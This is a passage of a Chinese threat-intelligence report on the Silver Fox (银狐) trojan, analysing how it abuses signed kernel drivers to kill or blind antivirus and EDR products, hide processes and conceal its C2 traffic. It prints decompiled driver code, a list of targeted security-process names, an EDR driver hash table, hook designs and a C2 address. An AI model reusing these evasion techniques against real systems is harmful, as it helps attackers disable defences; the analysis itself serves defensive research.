aKxetrayExe db 'kxetray.exe' ; DATA XREF: .rdata:0000000140037B004o aHipsmainExe db 'HipsMain.exe' ; DATA XREF: .rdata:0000000140037B104o aKxescoreExe db 'kxescore.exe' ; DATA XREF: .rdata:0000000140037B204o aHipstrayExe db 'HipsTray.exe' ; DATA XREF: .rdata:0000000140037B304o aHipsdaemonExe db 'HipsDaemon.exe' ; DATA XREF: .rdata:0000000140037B404o aQndlExe db 'QNDL.exe' ; DATA XREF: .rdata:0000000140037B504o aQmpersonalcent db 'QMPersonalCenter.exe' ; DATA XREF: .rdata:0000000140037B604o aQpcpatchExe db 'QQPCPatch.exe' ; DATA XREF: .rdata:0000000140037B704o aQpcrealtimesp db 'QQPCRealTimeSpeedup.exe' ; DATA XREF: .rdata:0000000140037B804o aQpcrtptExe db 'QQPCRTP.exe' ; DATA XREF: .rdata:0000000140037B904o aQpctrayExe db 'QQPCTray.exe' ; DATA XREF: .rdata:0000000140037BA04o aQrepairExe db 'QQRepair.exe' ; DATA XREF: .rdata:0000000140037BB04o a360sdExe db '360sd.exe' ; DATA XREF: .rdata:0000000140037BC04o a360rpExe db '360rp.exe' ; DATA XREF: .rdata:0000000140037BD04o a360trayExe_0 db '360Tray.exe' ; DATA XREF: .rdata:0000000140037BE04o a360safeExe db '360Safe.exe' ; DATA XREF: .rdata:0000000140037BF04o aMsmpengExe db 'MsMpEng.exe' ; DATA XREF: .rdata:0000000140037C04o </pre> |
|--|---|

如果存在这些进程，则发送到驱动程序中进行关闭


CN-SEC | 中文网

```

v19 = FileW;
sub_1400015EC(*(_QWORD *)&pe.dwSize, v17);
BytesReturned[0] = 0;
pe.dwSize = 0;
if ( DeviceIoControl(v19, 0x800024B4, &InBuffer, 4u, &pe, 4u, BytesReturned, 0) )
{
    CloseHandle(v19);
    v20 = 0;
}
else
{
    v20 = sub_140002D00(aIoctlCallFailed, 0x11u);
    v9 = v22;
    CloseHandle(v19);
}
sub_1400015D5(v20, v9);
v6 = v53;

```

值得注意的是，这批样本的早期BYOVD技术使用的驱动为山东安在信息技术股份有限公司的Ping32产品的驱动程序



利用过程也是通过遍历所有进程名找到杀毒软件和EDR的进程号发送给驱动程序

```

● 44 CurrentThreadId = GetCurrentThreadId();
● 45 pe.dwSize = 304;
● 46 Toolhelp32Snapshot = CreateToolhelp32Snapshot(2,
● 47 v5 = Toolhelp32Snapshot;
● 48 if ( Toolhelp32Snapshot != (HANDLE)-1LL )
● 49 {
● 50     if ( Process32First(Toolhelp32Snapshot, &pe) )
● 51     {
● 52         do
● 53         {
● 54             th32ProcessID = pe.th32ProcessID;
● 55             if ( !(unsigned int)sub_1400017620(pe.szEx)
● 56                 goto LABEL_8;
● 57         }
● 58         while ( Process32Next(v5, &pe) );
● 59         CloseHandle(v5);
● 60     }
● 61     else
● 62     {
● 63 LABEL_8:
● 64         CloseHandle(v5);
● 65         if ( th32ProcessID )
● 66         {
● 67             InBuffer = th32ProcessID;
● 68             DeviceIoControl(hDevice, 0x2248E0u, &InBu
● 69         }
● 70     }
● 71     ++v0;
● 72     ++v1;
● 73 }
● 74 while ( v0 < 0x14 );
● 75 Sleep(0x3EBu);
● 76 }
● 77 }
● 78 }


0000615F sub_140006BF0:50 (140006D5F)

```

CN-SEC | 中文网

- rwdriver.sys

rwdriver.sys使用泄露的“中兴通讯股份有限公司”过期签名



主要功能为读写任意地址数据，进行拷贝覆盖。源自开源项目

<https://github.com/NanoWraith/rwdriver/tree/master/rwdriver>

驱动接收控制码请求后，对指定地址进行读写操作

```

mina Options Windows Help
[IDA View] [Pseudocode] [Pseudocode] [Pseudocode]
File Data Unexplored External symbol Lumina function
1 int64 __fastcall sub_140001000(_int64 a1, IRP *a2, _in
2 {
3     struct _IRP *MasterIrp; // rdi
4     unsigned int v4; // ebx
5     unsigned int v5; // ebp
6     PEPROCESS CurrentProcess; // rax
7     int v8; // edi
8     char v10; // [rsp+20h] [rbp-20h]
9     _int64 v11; // [rsp+58h] [rbp+10h] BYREF
10
11     MasterIrp = a2->AssociatedIrp.MasterIrp;
12     v4 = 0;
13     v5 = *(__WORD *)(&a3 + 16);
14     v11 = 0;
15     if ( MasterIrp && v5 >= 0x18 && *(__QWORD *)&MasterIrp->T
16     {
17         CurrentProcess = IoGetCurrentProcess();
18         v10 = 0;
19         v8 = MmCopyVirtualMemory(
20             CurrentProcess,
21             *(__QWORD *)&MasterIrp->Type,
22             CurrentProcess,
23             MasterIrp->MdlAddress,
24             *(__QWORD *)&MasterIrp->Flags,
25             v10,
26             &v11);
27     }
28     else
29     {
30         v8 = -1073741811;
31     }
32     a2->IoStatus.Status = v8;
33     if ( v8 >= 0 )
34         v4 = v5;
35     a2->IoStatus.Information = v4;
36     IoCompleteRequest(a2, 0);
0000043A sub_140001000:28 (14000103A)

```

NTSTATUS devctrl_RwMemory(PDEVICE_OBJECT DeviceObject, PIRP irp, PIO_STACK_LOCATION irpSp)

{

 UNREFERENCED_PARAMETER(DeviceObject);

 NTSTATUS status = STATUS_UNSUCCESSFUL;

 SIZE_T bytesTransferred = 0;

 // Get the system buffer and validate input parameters

 PVOID pBuffer = irp->AssociatedIrp.SystemBuffer;

 ULONG bufferLength = irpSp->Parameters.DeviceIoControl.InputBufferLength;

 if (!pBuffer || bufferLength < sizeof(MEMORY_OPERATION)) {

 status = STATUS_INVALID_PARAMETER;

 goto Exit;

 }

 // Cast buffer to our memory operation structure

 PMEMORY_OPERATION memOp = (PMEMORY_OPERATION)pBuffer;

 // Validate memory operation parameters

 if (!memOp->SourceAddress || !memOp->DestinationAddress || !memOp->Size) {

 status = STATUS_INVALID_PARAMETER;

 goto Exit;

 }

 // Get current process context

 PEPROCESS CurrentProcess = IoGetCurrentProcess();

 // Perform the memory copy operation

 status = MmCopyVirtualMemory(

 CurrentProcess,

 memOp->SourceAddress,

 CurrentProcess,

 memOp->DestinationAddress,

 memOp->Size,

 KernelMode, // Explicitly specify kernel mode

 &bytesTransferred

);

CN-SEC | 中文网

这个驱动的使用程序main.exe，为开源项目

<https://github.com/NanoWraith/BlindEdr>的二次开发，该项目主要是用于针对一些杀软和EDR，利用内置字节码特征匹配，定位各类内核回调函数的实际地址，并将这些实际地址填充回原本的位置，实现在不终止安全软件进程的前提下，屏蔽其对进程、线程、文件、注册表等行为的监控能力。

The screenshot shows a GitHub repository interface. On the left is a sidebar with a tree view of files under the 'BlindEdr' directory. The 'EDRDetector.c' file is selected and highlighted with a blue background. The main pane displays the source code for this file. The code is a C program containing several sections of comments (//) that list various memory addresses. These addresses appear to be driver hashes or specific memory locations used for detection. The code includes functions like 'AddEDRInstance' and handles memory allocation. The GitHub interface includes standard navigation buttons like 'Code', 'Blame', and 'Raw' at the top.

```

Code Blame 131 lines (105 loc) · 3.29 KB
16 static const UINT32 AWDriverHashes[] = {
17     // WindowsDefender
18     0x7E402512, 0xA330284, 0xD0D88530, 0xA2A98222, 0x70911820,
19
20     // KES
21     0x3E12B6FE, 0x571CA6FF, 0x3CC488EF, 0x54937A07, 0xF7BE44F8, 0xE235EA1, 0xB6874888, 0xD359413E, 0xA9819418, 0xF1F36EBF, 0x81ED40A3, 0x4619C487,
22     0xA8E77CD2, 0x82CF13E, 0x610A107, 0xF55A2F67, 0xB73F04BF, 0xEAE2357F, 0xED80A78, 0xE14D1AC8, 0x8885A2F1, 0x62D34354, 0x53B293AF, 0x88D3991,
23     0x3FE6C283, 0xCF508097, 0x92EDE53, 0x168452E7, 0x39682188, 0x13F4A216, 0x012F0861, 0x7960C138, 0x27F5841, 0xC17181CA, 0x63D80588, 0x8EC3FAA4,
24     0x32834046, 0x6581AC7, 0x98A48E39, 0xA4CE5A08, 0x8485EEAB, 0x9848782C, 0x24EC600E, 0x1E6EE6AF, 0x73F04BF, 0xB0113F58, 0x8375930F, 0x93B4008A,
25     0x993968EC, 0x907C7F3E, 0xD83021DF, 0x70F86117, 0xBF500E48, 0x45D608CF, 0x3CE21898, 0x23563E9, 0xFFD0E46, 0xE562194,
26
27     // Huorong
28     0xB1FC83F6, 0x4E477102, 0x45B3019A, 0x74D4FE38,
29
30     // TrendMicro
31     0x45B3019A, 0x74D4FE38,
32
33     // Fucking360
34     0x1760599, 0x80CB15E9, 0x97450F17, 0xA23F8699, 0x8E10C152, 0xFE7A205E, 0xFFFFF43, 0x9099945E, 0xA778C2F, 0x8A336A28, 0xE0CB15E9, 0x773C8590,
35     0xA4E092B, 0x130MC3F8, 0x92377158, 0x7E260AA,
36
37     // QQ
38     0x70B7ED08, 0x40E94A6C, 0xD8BCF2E8, 0x4614A037, 0xF5B868D5, 0xF69E3E2, 0x32B80ABF,
39
40     // QX
41     0xC3C27A06, 0x1A35000E, 0xEA5FD256, 0x8631AE02, 0x365F51E1, 0x290C870, 0xF798480C,
42
43     NULL
44 };
45
46 VOID AddEDRInstance(INT64 InstanceAddr) {
47     INT i = 0;
48     while (EDRInstance[i] != 0) {
49         i++;
50     }
51     EDRInstance[i] = InstanceAddr;

```

CN-SEC | 中文网

值得注意的是，该开源项目25年1月上传到GitHub平台，黑产团伙6月份使用该项目加入到银狐木马的loader功能中，中间仅差5个月时间，展现出该黑产团伙极强的研究落地能力。

- Cndom6.sys

Cndom6.sys含有北京天水技术开发有限公司的过期数字签名



该sys程序主要功能是通过InfinityHook技术，在进入系统调用分派逻辑的路径下设下拦截点（在KiSystemCall64执行期间或其分派前后插入跳转），从而可以拦截特定的系统调用。这种技术避开了Windows对内核的防护技术PatchGuard，不通过修改SSDT表来HOOK API。

```

qword_1400D4640 = (_int64)PsInitialSystemProcess;
qword_1400D45D8 = sub_140004A3C(L"NtTraceControl");
VirtualAddress = (PVOID)sub_140004A3C(L"KeQueryPerformanceCounter");
qword_140007338 = sub_140004A3C(L"NtQuerySystemInformation");
qword_140007340 = sub_140004A3C(L"NtOpenProcess");
v1 = sub_140004A3C(L"NtOpenThread");
qword_140007348 = v1;
if ( qword_1400D4640 )
{
    if ( qword_1400D45D8 )
    {
        if ( qword_140007338 )
        {
            if ( qword_140007340 )
            {
                if ( v1 )
                {
                    ReturnLength = 0;
                    if ( ZwQuerySystemInformation(SystemModuleInformation, 0, 0, &ReturnLength) < 0 )
                    {
                        if ( ReturnLength )
                        {
                            v2 = 2 * ReturnLength == 0;
                            v3 = 2 * ReturnLength;
                            ReturnLength *= 2;
                            if ( v2 )
                            {
                                Pool = 0;
                            }
                            else
                            {
                                Pool = ExAllocatePool(NonPagedPool, v3);
                                v3 = ReturnLength;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

CN-SEC | 中文网

该sys程序HOOK了五个API，包括

| API 名称 | API 功能 | Hook 方式 |
|---------------------------|---|----------------------|
| NtTraceControl | 用于控制内核级 ETW (Event Tracing for Windows, 事件跟踪) 机制。 | 关闭日志、躲避检测 |
| KeQueryPerformanceCounter | 获取一个高精度计时器 (通常是 CPU TSC, 时间戳计数器) 的当前值和频率。 | 对抗沙箱检测、反调试 |
| NtQuerySystemInformation | 用于查询系统级信息，参数可决定查询内容 (例如进程列表、句柄表、内存信息、模块列表等)。 | 隐藏当前进程 |
| NtOpenProcess | 根据目标进程 ID 打开一个进程对象句柄。 | 对指定进程返回错误码，防止被其他进程打开 |
| NtOpenThread | 打开线程对象句柄。 | 暂停指定进程的线程 |

CN-SEC | 中文网

该sys程序通过对这五个API函数的HOOK来实现Rootkit技术，隐藏指定的进程，对抗检测。

- XiaoH.sys

XiaoH.sys含有上海启思教育科技服务有限公司的过期数字签名



该驱动的主要功能是获取nsiproxy.sys的驱动对象并劫持其IRP回调函数指针，从而拦截并篡改网络连接枚举流程。nsiproxy.sys在Windows中与Network Store Interface服务交互，为用户态提供网络连接状态、TCP/UDP 连接表等网络状态信息。

用户态的一些网络查询行为，实际上是通过向nsiproxy.sys发送IOCTL控制码，由其转发至内核中网络底层API函数，读取网络连接状态。而该驱动则是通过定位nsiproxy.sys驱动对象，获取函数指针进行HOOK，当其它程序枚举网络连接时，拦截处理并返回一个被修改的结构，实现“隐藏通讯”的目的。

```

1 bool sub_140001514()
2 {
3     __int64 v0; // rax
4     bool result; // al
5
6     v0 = sub_1400011D8(L"\Driver\\nsiproxy");
7     qword_140003018 = v0;
8     result = 0;
9     if ( v0 )
10    {
11        qword_140003020 = *(__int64 (__fastcall **)(_QWORD, _QWORD))(v0 + 224);
12        if ( qword_140003020 )
13            return 1;
14    }
15    return result;
16 }
```

获取到nsiproxy.sys驱动对象后，替换其结构体中的回调函数指针，替换为自定义Hook函数

```

CurrentProcessId = (unsigned int)PsGetCurrentProcessId();
if ( !(unsigned __int8)sub_14000161C(CurrentProcessId) )
{
    if ( v6 == 112 )
    {
        if ( v7 == 112 )
        {
            v9 = qword_140003020(a1, a2);
            if ( !v9 && !*(__QWORD *)v4 && !*(__QWORD *) (v4 + 8) && !*(__QWORD *) (v4 + 24) == 3 )
            {
                v10 = *(__QWORD *) (v4 + 40);
                if ( v10 )
                {
                    if ( *(__QWORD *) (v4 + 48) == 56 && !*(__QWORD *) (v4 + 56) && !*(__QWORD *) (v4 + 64) )
                    {
                        if ( *(__QWORD *) (v4 + 72) )
                        {
                            if ( *(__int64 *) (v4 + 80) > 0 )
                            {
                                v11 = *(__QWORD *) (v4 + 88);
                                if ( v11 )
                                {
                                    if ( *(__QWORD *) (v4 + 96) == 32 )
                                    {
                                        v12 = *(__QWORD *) (v4 + 104);
                                        if ( v12 > 0 )
                                        {
                                            v13 = v10 + 2;
                                            v14 = (_DWORD *) (v11 + 12);
                                            do
                                            {
                                                if ( (unsigned __int8)sub_14000164C((unsigned int)*v14) )
                                                {
                                                    *v14 = 0;
                                                    *(__DWORD *) (v13 + 2) = 740365835; 假数据
                                                    *(__WORD *) v13 = 14640;
                                                    *(__DWORD *) (v13 + 30) = 67305985;
                                                    *(__WORD *) (v13 + 28) = 0;
                                                }
                                            } while ( v14 != 0 );
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

```

qword_140003010 = PoolWithTag;
if ( P )
{
    if ( PoolWithTag )
    {
        *(__QWORD *) (qword_140003010 + 224) = sub_1400012F4;
        return 0;
    }
    ExFreePoolWithTag(P, 0);
}
if ( qword_140003010 )
    ExFreePoolWithTag(qword_140003010, 0);
IoDeleteSymbolicLink(&SymbolicLinkName);


```

CN-SEC | 中文网

这样在调用此回调函数时，会判断是否为受保护进程，如果为受保护进程，则伪造一个虚假的结构体，隐藏网络连接行为。

最终由NtHandleCallback.exe程序加载解密银狐的远控模块Server.log，反连C2。

| Processes | Services | Network | Disk | Firewall | Devices | | | | | |
|-------------|----------|----------------|---------|----------------|---------|---------|-------------|-------|--|--|
| Name | PID | Local address | Loca... | Remote address | Rem... | Prot... | State | Owner | | |
| NtHandle... | 3864 | 192.168.17.128 | 50224 | 38.91.115.114 | 9000 | TCP | Established | | | |



· END ·

推荐阅读

银狐九月动向



CN-SEC | 中文网

变种月增400+，免杀对抗花式翻新 | 银狐九月总结



银狐八月总结

CN-SEC | 中文网

模仿APT！银狐寄生政府网站大肆传播 | 银狐八月总结

模仿APT！银狐寄生政府网站大肆传播 | 银狐八月总结

CN-SEC | 中文网

原文始发于微信公众号（微步在线）：连用四个驱动！银狐开始硬刚EDR和杀软 | 银狐十月总结

免责声明:文章中涉及的程序(方法)可能带有攻击性，仅供安全研究与教学之用，读者将其信息做其他用途，由读者承担全部法律及连带责任，本站不承担任何法律及连带责任；如有问题可邮件联系(建议使用企业邮箱或有效邮箱,避免邮件被拦截，联系方式见首页)，望知悉。

点赞 <https://cn-sec.com/archives/4659914.html> 复制链接 复制链接

- 左青龙
- 微信扫一扫



- 右白虎
- 微信扫一扫

疯狂敲代码中...



安全新闻